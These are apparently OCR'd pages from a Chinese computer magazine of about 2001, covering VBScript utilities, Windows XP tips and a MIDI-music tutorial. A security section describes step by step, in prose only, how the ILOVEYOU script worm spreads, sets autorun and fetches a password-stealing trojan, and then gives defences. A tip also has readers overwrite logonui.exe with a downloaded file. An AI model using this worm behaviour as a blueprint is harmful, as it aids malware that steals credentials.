虽说Windows操作系统已经让我们很少使用DOS命令，但是我们仍会进行一些简单的命令操作，比如在“开始—运行”中打开注册表编辑器、打开DOS窗口、打开系统配置文件等等。对于用户在“开始—运行”输入框中键入的命令，系统会保存28天，无疑这是一个相当体贴的功能。可是对于我们错误键入的命令，也要劳烦系统为之保存28天，未免有些叫人难堪。当然通过在注册表中修改也能清除这些残留命令，但对于普通用户来说，未免有些麻烦。

run_mru_20modifier.vbs就是为了方便普通用户操作而制作的，它可以自动清除最近使用过的命令。运行该脚本后，首先列出最近在“开始—运行”中使用过的命令项，每个命令项前都有一个索引字母。如果想清除某项，只要键入命令项前面的索引字母（见图14），点按“确定”按钮。请注意，需要重启电脑或者注销再返回后才能生效。



图14

发送快捷方式到计算机的任何地方

对于Windows系统用户来说，快捷方式是一个非常强大方便的功能，这是命令行操作系统所无法比拟的。这里有一个XasLink.VBS脚本，它可以让你通过右键的“发送到”菜单，将文件的快捷方式发送到系统中的任何地方，包括桌面、开始菜单旁边的快速启动栏、开始菜单中的程序组等等。

在这个脚本中，默认的快捷键位置是桌面，用户可以自己在脚本中定义位置，操作方法是，使用文本编辑器打开XasLink.VBS，在如图15所示的位置中自定义位置，一些常用位置的路径如下（请注意，以下位置是相对Windows 98，并且是指Windows 98安装在C盘的情况下）：

桌面--C:\Windows\Desktop

快速启动栏--C:\Windows\Application Data\Microsoft\Internet Explorer\Quick Launch

开始菜单中的程序组--C:\Windows\Start Menu\Programs



图15

菜单右键中的发送到项--C:\Windows\SendTo

修改完成后保存脚本文件，随后创建该脚本文件的快捷方式，方法是：用鼠标右键点击XasLink.VBS，选择菜单中的创建快捷方




图16

式。接着将该快捷方式移动或复制到C：\Windows\SendTo文件夹中。现在，鼠标右键菜单的发送到项中已经包含该项操作了（见图16）。如果你要向桌面、快速启动栏、程序组等位置放置快捷键时，只要用鼠标右键点击文件或程序，选择发送到—快捷方式XasLink，看一看，你指定位置已经有快捷方式了。

自动给文件内容添加行号

给文件内容添加行号，可以帮助你掌控文件的概况，还可以让你在长文档中迅速定位，对于程序员编写程序，或者使用电子邮件或新闻程序发送未处理的文本时，它都能够提供有用的帮助。要实现在文件内容中添加行号你并不需要懂得编程，只要使用Line.vbs脚本即可。




图17

为了方便操作，首先为Line.vbs创建一个快捷方式，然后将这个快捷方式移动或复制到C：\Windows\SendTo文件夹中，同样，鼠标右键菜单的发送到项中已经包含该项操作了（见图17）。选择文本文件faq.txt，点击右键，选择发送到—快捷方式Line，即会打开faq.lst，出现如图18所示画面，读者可以看到，文件内容中现在多出了一些三位数的行号。faq.lst文件就保存在faq.txt的目录下，可随时打开查看。请注意，处理的文本文件超过1000行，将从000开始重新编号。



图18

该脚本带有另一种操作方法——使用命令行，但这个方法操作起来有些麻烦，在这就不再赘述了。

为IE5增加拼写检查功能

IE5浏览器中没有拼写检查功能，当我们需要验证网页中的文字拼写是否正确时，却要经过第三方的软件（如将网页中的文字复制到Word中）来达到。其实要在浏览器中实现拼写检查功能一点也不难，因为我们有VBScript帮忙，本实例可以让用户在IE的右键菜单中增加拼写检查功能。

首先确认系统中已经安装Microsoft Word（因为我们要借助它的拼写检查器），接着解开ie_context_menu_speller.ZIP压缩包，双击安装Install_Spell_It.vbs。重新打开IE浏览器，你就会发现右键菜单中会有一个新的功能Spelling项（见图19）。使用时只要选亮任意文字，然后点击右键，选择Spelling，程序就会启动Microsoft Word的拼写检查器去校对文字，并告诉你拼写检查结果。如果用户不需要该功能时可以运行压缩包中的Uninstall_Spell_It.vbs来卸载。请注意，本脚本仅适用于IE5.x版本。




图19

清空临时目录

日积月累，操作系统中的临时文件越积越多，勤快的人喜欢时不时去清理一下，免得它们占用空间。DeleteTemp.vbs可以让这项工作变得简单有效，双击脚本文件，出现对话框——真的要删除所有的Windows临时文件吗？点击确定后，临时目录中的无效文件就被清空了，呵呵，就是这么干净利落。

时间问候

和JavaScript一样，VBScript也被广泛应用于网页中，最典型的范例就是时间问候的应用，我们在网页的<head>和</head>之间放入如下代码，网页中即会出现如图20所示的文字。

```
<SCRIPT LANGUAGE="VBScript">
  ' 当 script 标记被分析时,下面的代码将执行。
  Call PrintWelcome
  Sub PrintWelcome
      Dim h
      h = Hour(Now)
      If h < 12 then
          Document.Write "早上好！ "
      ElseIf h < 17 then
          Document.Write "下午好！ "
      Else
          Document.Write "晚上好！ "
      End If
      Document.Write "欢迎进入电脑爱好者的世界。"
      Document.Write "现在的时间是："
      Document.Write Time() & " ，日期是：" & Date() & "."
  End Sub
</SCRIPT>
```




图20

让计算器永驻桌面

上面的实例是最为常见常用的，也许有些读者觉得没有什么新意，其实我们只是想通过上面的实例让大家先熟悉一下VBScript的应用。本实例通过网页和活动桌面的结合，将计算器放置于桌面，让读者唾手可得，又显得别出心裁。

首先在网页中制作计算器，该计算器是一个包含按钮控件的HTML窗体，这些按钮是内建的<INPUT>按钮。为了节省读者的时间，我们制作了一个现成的计算器.htm 的网页（见图21），里面已经包含了所有的代码，读者将计算器.htm文件保存在一个易于查找的文件夹中，如C:\CFan。接着用鼠标右键点击桌面空白处，选择弹出菜单中的属性选项，出现显示属性对话框，选择Web标签页，勾选“在活动桌面上显示Web内容”(见图22)，再点击新建按钮，出现新建Active Desktop项向导，点击浏览按钮，找到C:\CFan\计算器.htm，然后点击确定返回 Web 标签页，再次点击确定，桌面即出现了计算器。可用鼠标四处拖动该计算器，也可以用鼠标在边角处放大缩小面积。待调整好后，你的桌面就有一个漂亮的计算器了（图23），现在你可以随时用它来计算数字。CF



图21



图22




图23

机器中的秘密

□北京　水草

微软在Windows 98中隐藏了几个非常有趣的VBScript，打开Windows\Sample\WSH目录，该目录中共有11个脚本文件，其中有6个VBScript，读者只要双击这些脚本即可见到演示效果。

CHART.vbs——显示如何使用Windows Scripting Host访问Excel（图1）。




图1

EXCEL.vbs——运行后将在Excel中显示Windows Scripting Host（Windows脚本宿主）属性，如Windows脚本宿主的版本、程序名称、路径等信息。

NETWORK.vbs——显示如何使用WSHNetwork对象。运行后会在对话框中显示域名、用户名、计算机名，列出已连接的网络驱动器等。

REGISTRY.vbs——显示如何创建和删除注册表项。

SHORTCUT.vbs——运行后在桌面上创建记事本的快捷方式。

SHOWVAR.vbs——运行后列出本机器上定义的所有环境变量（图2）。CF




图2

写一个VBScript试试？

□北京　Barnie

常言道：授人以鱼，不如授人以渔。是的，大家看着这么多精彩的VBS，如果觉得不过瘾，自己又有好的创意，不如动手编一段。对一个熟悉VB的编程爱好者来说，VBS的编写并不困难。考虑到编程对大多数读者而言都是一门深奥的学问（事实上，即使是像VBScript这样简单的脚本编程，也需要有一个系统学习的过程），所以我们不在这里对VBScript语言做详细介绍，下面简单介绍VBScript的语法特色，希望能起到抛砖引玉的作用，激起更多读者对VBScript的兴趣。

VBScript的语法非常简洁。首先，VBScript只有一种数据类型——Variant。Variant是一种特殊的数据类型，根据使用的方式不同，它可以包含不同类别的信息。因为Variant是VBScript中惟一的数据类型，所以它也是VBScript中所有函数的返回值的数据类型。声明变量的一种方式是使用Dim语句，比如Dim Number，用Number=200语句来给Number赋值。其次，VBScript中的条件控制语句也很直观，比如If...Then...Else、Select Case等等。限于篇幅，具体的语法就不在这里讨论了，有兴趣的话可以参考相关的网站和图书。CF

脚本的另一副面孔



□北京 Barnie 水草

强大易用同时也包含了不安全的隐患

技术是一把双刃剑，脚本文件让我们充分实现计算机工作的自动化，但不可否认，也正是它的这一特点，使我们的系统又有了新的安全隐患。许多计算机病毒制造者正在热衷于用脚本语言来编制病毒，把WSH的功能发挥得淋漓尽致，红极一时的“我爱你”病毒便是一个典型代表。这个由VBScript写出来的病毒，可以获取环境变量、自我复制、创建快捷方式、加载程序、读写注册表、进行文件操作等等一系列操作。

下面是“我爱你”病毒发作时的简单过程：用户执行电子邮件中带病毒的附件（附件中是一个VBScript脚本文件）——包含病毒的脚本文件启动WSH程序——病毒复制自身到Windows系统目录——在注册表中添加键（修改注册表是为了在系统启动时运行病毒）——病毒搜索可感染文件，并用病毒代码副本替换，同时在原文件名后增加扩展名.VBS——创建文件'LOVE-LETTER-FOR-YOU.HTM'通过IRC传播（如果机器中安装了mIRC客户端软件）——病毒利用Outlook将自身副本发送给地址簿中的所有邮件地址——下载并安装可执行文件WIN-BUGSFIX.EXE，这个文件是盗取密码的木马程序，它将截获的密码发送出去。

看上去，这一切真是非常可怕，幸运的是，防止脚本病毒还是比较容易的，下面我们告诉大家相应的防范措施。

方法一：

大家对于来历不明，尤其是邮件附件里的一些脚本文件应该保持戒备，不要随意打开，也不要浏览不安全的网站。使用反病毒软件，比如金山毒霸、Norton AntiVirus等，当邮件附件中包含病毒时，反病毒软件会及时报警，可以帮助大家避免灾难。

方法二：

微软也注意到了WSH中存在的漏洞，为此做了许多改进。IE浏览器标题被修改是最容易碰到的尴尬之事，其原因就是IE 5.5以及以前版本中的WSH将允许攻击者利用Javascript中的GetObject函数以及htmlfile ActiveX对象读取浏览者的注册表。微软最新的Microsoft Windows Script 5.6已经修正了这个问题。你可以将其下载安装来堵住这个漏洞（下载地址见前文）。

方法三：

卸载机器里的WSH应该是最为干净利落的，这样你就可以远离这些脚本病毒。

Windows 98中，WSH是作为操作系统的一个组件自动安装的，用户可以在“控制面板—添加/删除程序—Windows安装程序—附件”中清除“Windows Scripting Host”前的复选框（见图1），确定后即可安全卸载。

在Windows 2000下不可以直接卸载WSH，可在\WINNT\system32目录中，找到WScript.exe和JScript.exe，更改其名称或者干脆删除。在资源管理器的工具菜单中选择文件夹选项，在文件类型标签中，找到并删除VBE、VBS、JS、JSE扩展名（见图2）。

在Windows 98资源管理器中，选择查看—文件夹选项，在文件类型标签中，找到并删除VBS、JS扩展名。

请注意：WSH一旦被禁用，隐藏在VBS脚本文件中的病毒就无法被激活，我们的计算机自然会更加安全。但是禁用WSH，又会使你的Windows略显逊色，所以读者可以根据自己的实际情况来决定是否需要禁用。

在微软的新作——Windows XP中，WSH也增添了不少新功能，特别是在安全方面推出的Software Restriction Policies。安全成了系统脚本的一个重要组成部分，确认即将运行的脚本文件的作者，以及基于身份认证的控制权利，是WSH 5.6的核心特点，WSH有了签名的机制，真是一件值得欣慰的事。CF




图1




图2

20期特别话题后续报道

20期特别话题——《投入Windows XP怀抱？别急！》刊登后，受到了很多读者的好评，在此高兴向所有来信的读者表示感谢。在这些读者来信中，一封发自新疆乌鲁木齐的邮件吸引了高兴，Philip在信中对Windows XP又做出了另外一番诠释——关于Windows XP，你不知道的二十件事。可谓眼光独特。信中Philip谦虚地说自己的这篇文章参考和翻阅了大量国外的资料，但是我们从文章中可以看出Philip对Windows XP的应用和特点是相当熟悉的。高兴特别精选了其中的十六条刊登，并向他颁发400元的高额稿费，同时赠送《从毒龙到P4—傻博士装机实战》光盘一套、《系统、软件、硬件优化/调整万用全书》一本。高兴也欢迎更多读者来信来稿，请记住，好文章高稿费哦。

□新疆 Philip

关于Windows XP

——你可能不知道的十六件事

第一 登录界面可更换

微软对Windows XP的界面进行了全面的改进，甚至连启动和登录画面都重新设计。因此，以前在Windows 2000中修改系统启动、登录画面的方法已经不再适用。不过，我们依然有办法让Windows XP变得更个性化，通过下面的方法你可以轻松更改系统的登录画面。

1.首先到ftp://ftpbj.pconline.com.cn/pub/windowsxplogos.zip下载你喜欢的登录画面方案，然后将下载回来的压缩包解压缩到任意目录，比如:C:\Logon Screen\001\，因为后面需要在命令行模式下进行操作，所以最好把路径记下来。

2.重新启动电脑，并在启动选择菜单出现时按下F8键，接着选择Safe Mode(Command Prompt）进入安全模式。

3.使用管理员账号登录，登录后在DOS提示符下将前面解压缩出来的新logonui.exe文件替换掉系统原来的文件，具体操作步骤是，进入你刚才解压缩的目录，比如:C:\Logon Screen\001\，然后输入:copy logonui.exe c:\windows\system32\（当然其中的盘符要根据你的情况自行改变）并回车。

4.替换完成后，重新启动电脑，这样你就可以看到新的登录画面啦！是不是很COOL？！（见图1）


图1


提示:如果你是一位高手，不妨试试完全个性化的更改，可以使用专门查看Win32可执行文件和相关文件资源的软件——Resource Hacker，对logonui.exe进行破解。


第二 Windows重命名的革命

在Windows XP的资源管理器中可以同时对多个文件进行重命名，只要在资源管理器中选择多个文件，然后选择右键菜单中的重命名，Windows XP即会自动帮你按照规律重新命名。这算是Windows重命名功能诞生以来的一项革命，对于期待多年的Windows用户来说，这个姗姗来迟的功能足以令人兴奋不已。

第三 巧妙的休眠按钮

有些朋友在控制面板的电源选项中应用了休眠功能，但却发现关机菜单中并没有出现这一选项，这里面有个小小的窍门，按住Shift键，关机菜单中的待机按钮就会变成休眠按钮了（见图2、图3）。


图2


图3

第四 将CD转为MP3格式

想在Windows Media Player中将CD转为MP3格式？当然可以，需要依靠一个来自第三方的Windows Media Player插件。与DVD解码程序不同的是，这个第三方的插件不是免费的。如果你要编辑MP3信息，只要在MP3文件上点击鼠标右键，然后进入“摘要”选项卡输入相关的文字即可（见图4）。


图4

第五 对快速用户切换的误解

Windows XP提供有快速用户切换功能，很多人担心或误以为使用它会影响系统性能，但我们在对此功能的测试中发现，除非你的内存实在紧张（比如:64MB)，否则，在128MB与256MB内存下是否有第二个用户登录，对测试结果几乎不会产生任何影响。这主要得益于操作系统所采用的静态多用户管理方式，即只要有一个用户被激活，那么其他用户的进程将被挂起到内存或虚拟内存中，因此并不直接影响系统性能。

第六 缓存缩略图占用磁盘空间

你现在可以选中文件夹选项—查看选项卡中的“不缓存缩略图”选项来节省磁盘空间（见图5)。也可以使用微软的系统调整小工具——TweakUI For Windows XP（包含在

Powertoys 中），通过更改缩略图默认的尺寸来节省一部分空间。

第七　不起眼的改进

在纸牌游戏中微软更新了纸牌的背景图，就该游戏的流行度而言，这应该算是 X P 中的一个改进了。

第八　一个小失误




图 5

我们认为 Windows　XP 不将 W M A 格式的声音与系统事件相关联是微软的一个失误。既然微软要大力推广这个音乐文件格式，并且强行推入几乎所有其他应用程序，但是为什么系统声音却没有 W M A 格式，而仅仅是 WAV 格式呢？

第九　Windows　X P不支持Java

Windows　XP 不再提供对 Java 的支持，如果系统中没有必备的 Java 软件，而又要访问一个需要 Java 支持的网页，你将被要求从微软网站下载一个 5MB 大小的 Java 虚拟机。

第十　启动盘的故事

屡遭非议的 Windows　2000 启动盘制作，终于在 Windows　XP 中得到了改进。在 Windows　XP 中可以用鼠标右键点击“软盘”图标，在弹出的菜单中会有“创建一个 MS-DOS 启动盘”选项，通过这里可以制作单张 DOS 启动盘。有趣的是这张启动盘中的 MSDOS.SYS 文件中竟然包括有 W98EBD 的文字，因此我们有理由相信这个文件直接来自 Windows　98。请注意，此方法不适用于 NTFS 格式。不过也不要紧，因为微软前不久发布了专门的 Windows　XP 启动盘，它可以让电脑在没有光盘、没有自启动功能的情况下全新安装这个操作系统，并能够自动加载正确的驱动程序从而可以访问光驱。Windows　XP 专业版启动盘的下载地址为: http://www.microsoft.com/downloads/release.asp?releaseid=33291; Windows　XP家庭版的下载地址为: http://www.microsoft.com/downloads/release.asp?releaseid=33290。

第十一　哪个程序创建了它？

当你用鼠标右键点击未知关联的文件，看着“打开方式”中的一堆程序，却不知要用哪个程序打开文件时，不妨选择“使用 Web 服务器寻找适当的程序”，它可以将你带入微软的相关网页，告诉你是哪个程序创建了该文件。

第十二　高负荷文件处理，谁棒？




图 6

微软说，Windows　X P 全面超越以前的版本，但据国外权威机构测试发现，在进行高负荷文件处理工作时，Windows 2000 明显超过了 Windows　XP，其差距甚至达到了 2 倍。（见图 6，由于色彩原因，特别在这里标注：上方的线条为 Windows　2000 的数据，下方的线条为 Windows　X P 的数据）

第十三　如何贯彻界面风格

Windows　XP 采用了全新的界面主题，但是某些应用程序的界面没有完全套用界面风格，下面我们来告诉你如何更正这个问题。首先需要在文件夹选项的查看选项卡中选中“显示所有文件和文件夹”，接着打开界面出现问题的应用程序所在的文件夹，然后创建一个新的文本文件，并在其中写入以下语句：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"><assemblyIdentity version="1.0.0.0" processorArchitecture="X86" name="CompanyName.ProductName.YourApp" type="win32"/><description>Your application description here.</description><dependency> <dependentAssembly><assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0" processorArchitecture="X86" publicKeyToken="6595b64144ccf1df" language="*" /> </dependentAssembly></dependency></assembly>
```

将文件保存为 program.exe.manifest，比如: icq.exe.manifest，现在运行应用程序，界面问题已经解决了。

第十四　继承某些不足

Windows　XP 是 Windows　2000 的升级，也继承了 Windows　2000 的一些 BUG。比如: 对于每一个分辨率和色深，如果你不对每个模式具体设置，那么 Windows　XP 就默认使用 60Hz 的刷新率。如果你选择了 2D 显示模式，可能有其他的模式你不能够设置，例如 Direct3D 和 OpenGL。一些显卡厂商提供了解决方法。但我们更推荐 MultiRes 这个工具，它可以让你轻松地控制刷新率设置，甚至提供了在某个特定的分辨率下锁定刷新率的功能。

第十五　补丁已经来了

微软在 10 月 25 日正式发布 Windows　XP 后，紧接着一大堆补丁程序也随之而来。用户至少有 20MB 的更新组件要下载，有些是修正安全漏洞、解决系统问题的，比如: 光盘刻录的问题等，有些则是新增功能。因此，我们建议你最好在安装完 Windows　XP 后，马上登录到微软的更新站点去作一次升级。另外，微软前些时候已经向测试者发信表示，即将开始 Windows　XP SP1（Service　Packet，服务包）的测试。

第十六　Windows　X P的接班人是谁？

比尔·盖茨已经正式宣布，2003 年要推出新的 Windows 版本，但它并不是曾经传得沸沸扬扬的 Blackcomb，而是一个代码名为 longhorn 的 Windows。据可靠消息称，这个操作系统就像当年的 Windows 98 SE 一样其实是 Windows　XP 的第二版，仅会有一些小的改动与升级。其实我们从它的代码名也可以猜得出来，longhorn 来源于 Whistler（Windows　XP 的代码名）山脚下一个同名的酒吧，微软想让我们爬完 Whistler 山后先在 longhorn 酒吧休息一下，然后再去征服 Blackcomb（和 Whistler 一样也是一个滑雪名山）。^_^ CF

□四川 卢小旭

一个人的乐队

——10分钟学会制作电脑音乐

用电脑制作音乐（MIDI音乐），在专业音乐制作中已经相当流行了，但对于普通用户，还是可望不可及的技术。在这里我们给大家介绍一套普通电脑用户制作音乐的确实可行的简便方法。不需要那些昂贵的专业设备，也不需要那些特别高深的技术，也不用你太多的时间，只需要你有音乐灵感，你就可以做出具有一定专业水准的音乐来。

“一个人的乐队”的音乐梦想不再遥远。

第一步 准备工作

与许多朋友事先料想的不同，电脑音乐其实并不需要堆积成山的专业设备。对于普通用户来说，一台电脑加上一些软件，再加上一些最基础的多媒体设备就足够了。大致归纳起来，可以分为硬件设备与软件工具两大类。

1.硬件设备

所有的电脑音乐制作思路都是建立在电脑以及相应的多媒体配套硬件设备基础之上的，它们负责着数字信号与模拟信号之间的转换、实现信号的输入和输出，是最基本的硬件设施。当然如果你试图了解一些更加专业级别的硬件设备，你可以到www.midifan.com找到它们的信息。

● PC电脑

● 具有较高信噪比的声卡。需要质量好一点的声卡，如现在较为流行的创新Sound Blaster Live!声卡（图1）。




图1 创新Sound Blaster Live!声卡套件

● MIDI输入接口和设备（图2），没有也可。

● 真实的回放音箱，如监听音箱。多媒体音箱和耳机可以代替。




图2 普通MIDI键盘

2. 软件设备

再好的硬件设施都是在软件的组织管理下进行工作的，能否合理地利用硬件的资源依赖于对软件的选择和使用。在最基础的电脑音乐制作过程中，我们需要以下几种音乐软件：

● 音序器软件。如Sonar（图3），下载地址www.cakewalk.com。用于组织、编辑输入的MIDI信号，使之形成完整的MIDI音轨。



图3 Cakewalk 9升级产品Sonar

● MIDI效果器。如Style Enhancer Micro 2.0，下载地址http://www.ntonyx.com。用于为MIDI信号添加逼真、富于变化的“人性化”的真实效果。

● 多轨音频编辑软件。如Vegas，用于将各个MIDI音轨导出的音频音轨混合再作进一步处理。下载地址www.sonicfoundry.com。

● 音频效果器。如Waves 3.0，直接作用于音频WAV文件，优化声音效果。下载地址www.waves.com。

● 后期处理软件。如T-Racks 2.0，将多轨音频软件生成的最终WAV文件，再进行母带处理的操作，使其音质更出色。下载地址www.t-racks.com。

当然，软件和硬件设备的规定也不是那么严格的，总的来说依照“够用就行、能代就替”的原则，让尽量多的音乐爱好者都能过一把电脑音乐的瘾，享受电脑音乐带来的听觉冲击！在准备就绪之后，我们的制作流程就开始了。

第二步 音符的输入

音乐是由一个个具体的音符构成的，所以要想得到一首完整的歌曲效果，就得从音符的输入开始。输入方法有两种：MIDI键盘输入和鼠标输入。前者的效率更高一些，但需配置相应的MIDI键盘或带MIDI接口的电子琴；后者操作麻烦，但成本低，熟练掌握之后一样能够达到以假乱真的程度。

1. MIDI键盘输入

首先我们启动Sonar 1.0软件，选择“Options-MIDI Devices”打开设备设置对话框，把输入设备选择为声卡的MIDI输入接口，把输出设备选择为声卡的波表合成，然后按下“OK”键。接下来在“控制面板”中将声卡

的设置面板打开，将录音端口设置为 MIDI 方式，并激活 Sonar 中欲进行录音音轨前方的红色“ R ”，准备录音。

我们知道将要录制的是我们演奏的音符信息，因此首先




图 4　音轨属性面板

应指定具体乐器！在音轨面板上（图 4），“ Ch ”表示 MIDI 通道，可在 1 － 16 中选择。“ Pch ”表示乐器名称，在其下拉菜单中列出了种类丰富的乐器供我们选择，如指定一个电钢琴“ Electric Grand Piano ”，演奏的时候就会听到电钢琴的声音效果。“ Vol ”表示音轨的音量，如果在演奏或播放过程中觉得音量不够大，可以适当加大它的值，最大为 127。“ Key + ”表示音调，它以半音为单位升高或降低演奏时音符的音调，一般情况下把它设置为默认状态下的 0。“ Pan ”是指左右声道的位置，不同的乐器在乐队中的声相摆位也是不同的，不是所有乐器都放在左右声道的中间，在实际操作中可以慢慢总结出它的规律。

好了，完成上面的设置就可以按下红色录音按钮（或用快捷键 R）开始尽情演奏了，你在 MIDI 键盘上弹奏的所有音符及其相关信息都会记录在Sonar中，结束之后用空格键停止，再退回去播放听听，Sonar 记录的是不是十分准确呀？

2. 鼠标输入

没有MIDI键盘的朋友也不用灰心丧气，我们用鼠标一样可以得到以上同样的效果。鼠标输入最大的特点就是准确，无论是音符长度还是音高都能精确地设定。它的主要操作可以在钢琴卷轴窗口中进行，这也是Sonar中最常用的编辑输入窗口。

首先建立一个新的音轨，然后在上方快捷工具栏中选择“ Piano Roll ”进入钢琴卷轴窗口。这时呈现在我们面前的是一张钢琴键盘，只是它是竖直方向放置的，这样的放置自然有它的独到之处，经常使用之后你会对其爱不释手的。

在相应小节的相应音符位置上单击鼠标左键添加一个音符，如果觉得音符长短不合适，将鼠标停留在音符右端拖动加以调整；如果觉得音高不正确，将鼠标停留在音符中央上下拖动进行改变，并能马上听到效果，非常方便（如图 5 ）。




图 5　钢琴卷轴窗口中输入音符

点错一个音符该怎么办？按键盘的E键进入删除状态，单击鼠标左键即可删除一个音符，十分简单。

在钢琴卷轴窗口下方是力度曲线窗口，这里可以用鼠标改变每个音符的力度，使音乐效果更加趋向自然，听上去更加悦耳动听。

第三步　多种乐器音轨

完成了上面最基本的音符输入之后，我们将进入其他乐器的音轨操作部分。如果说MIDI信号的录入是针对具体音符而言的，那么MIDI音轨的操作就是针对不同乐器、不同声部进行的了。正是由于这些不同MIDI的音轨才能组成完整的MIDI音乐，正是由于我们操作的各种乐器声部才有“ 一个人的乐队 ”的完整感觉。就像一个总指挥，统筹着乐队每个声部的“ 声音大权 ”，充分发挥你的组织力和创造性。

在刚才的电钢琴基础上，我们接下来要添加几个其他的声部。首先选择“ Insert ”菜单下的“ MIDI Track ”添加几个新的MIDI音轨，并按照如前所述的方法确定它的各项音轨属性参数。选择Church Organ（教堂管风琴）、Electric Guitar（电吉他）、String Ensemble（弦乐合奏）、Synth Bass（合成贝斯）作为乐器。这里要特别注意，不同的乐器的Ch通道值不能相同，否则不管用什么乐器都是一个音色。

接下来分别输入每个音轨的音符并进行编辑、修改。现在几个主要声部的雏形就形成了（如图 6），播放试试，




图 6　多个乐器声部

嗯，还真有那么一个乐队的味儿！

当然，对音轨进行操作的时候还有一些技巧，比如音轨属性面板上的“ Mute ”表示静音，按下后就不会发声了；“ Solo ”表示独奏，只有按下它的音轨能够发声；用“ Clone ”命令可以复制与当前音轨完全相同的另一个音轨；使用“ Wipe ”可以删除当前音轨所有音符信息。

第四步　让音乐更逼真

电脑音乐往往被认为是缺乏人性的“ 数码之声 ”、“ 冰冷之声 ”，究其原因是因为我们在编辑MIDI信息的时候，没有把各种乐器千姿百态的演奏技巧准确地表现出来。其实除了可以使用复杂的MIDI控制信息之外，还可以使用MIDI效果器对MIDI信号进行特有的优化，使其更加接近真实的乐器效果。下面我们就以“ Style Enhancer Micro 2.0 ”（以下简称SE）这款非常优秀的MIDI效果器为例，结合具体的乐器介绍如何让音乐更逼真。

萨克斯历来都是MIDI制作中的一个难题，由于吹奏的气息、力度等技巧较为复杂，一般很难做到逼真的效果，现在我们就拿它来“ 开刀 ”，来见识一下SE的强大威力。

在 Sonar 中萨克斯音轨前面的“ Fx ”上，用鼠标右键选择“ MIDI Effects - Style Enhancer Micro 2.0 ”出现SE的界面（图7）。乍一看，这么复杂的界面该如何下手呀？不必担心，对普通用户来说，那些具体参数的含义大可不必

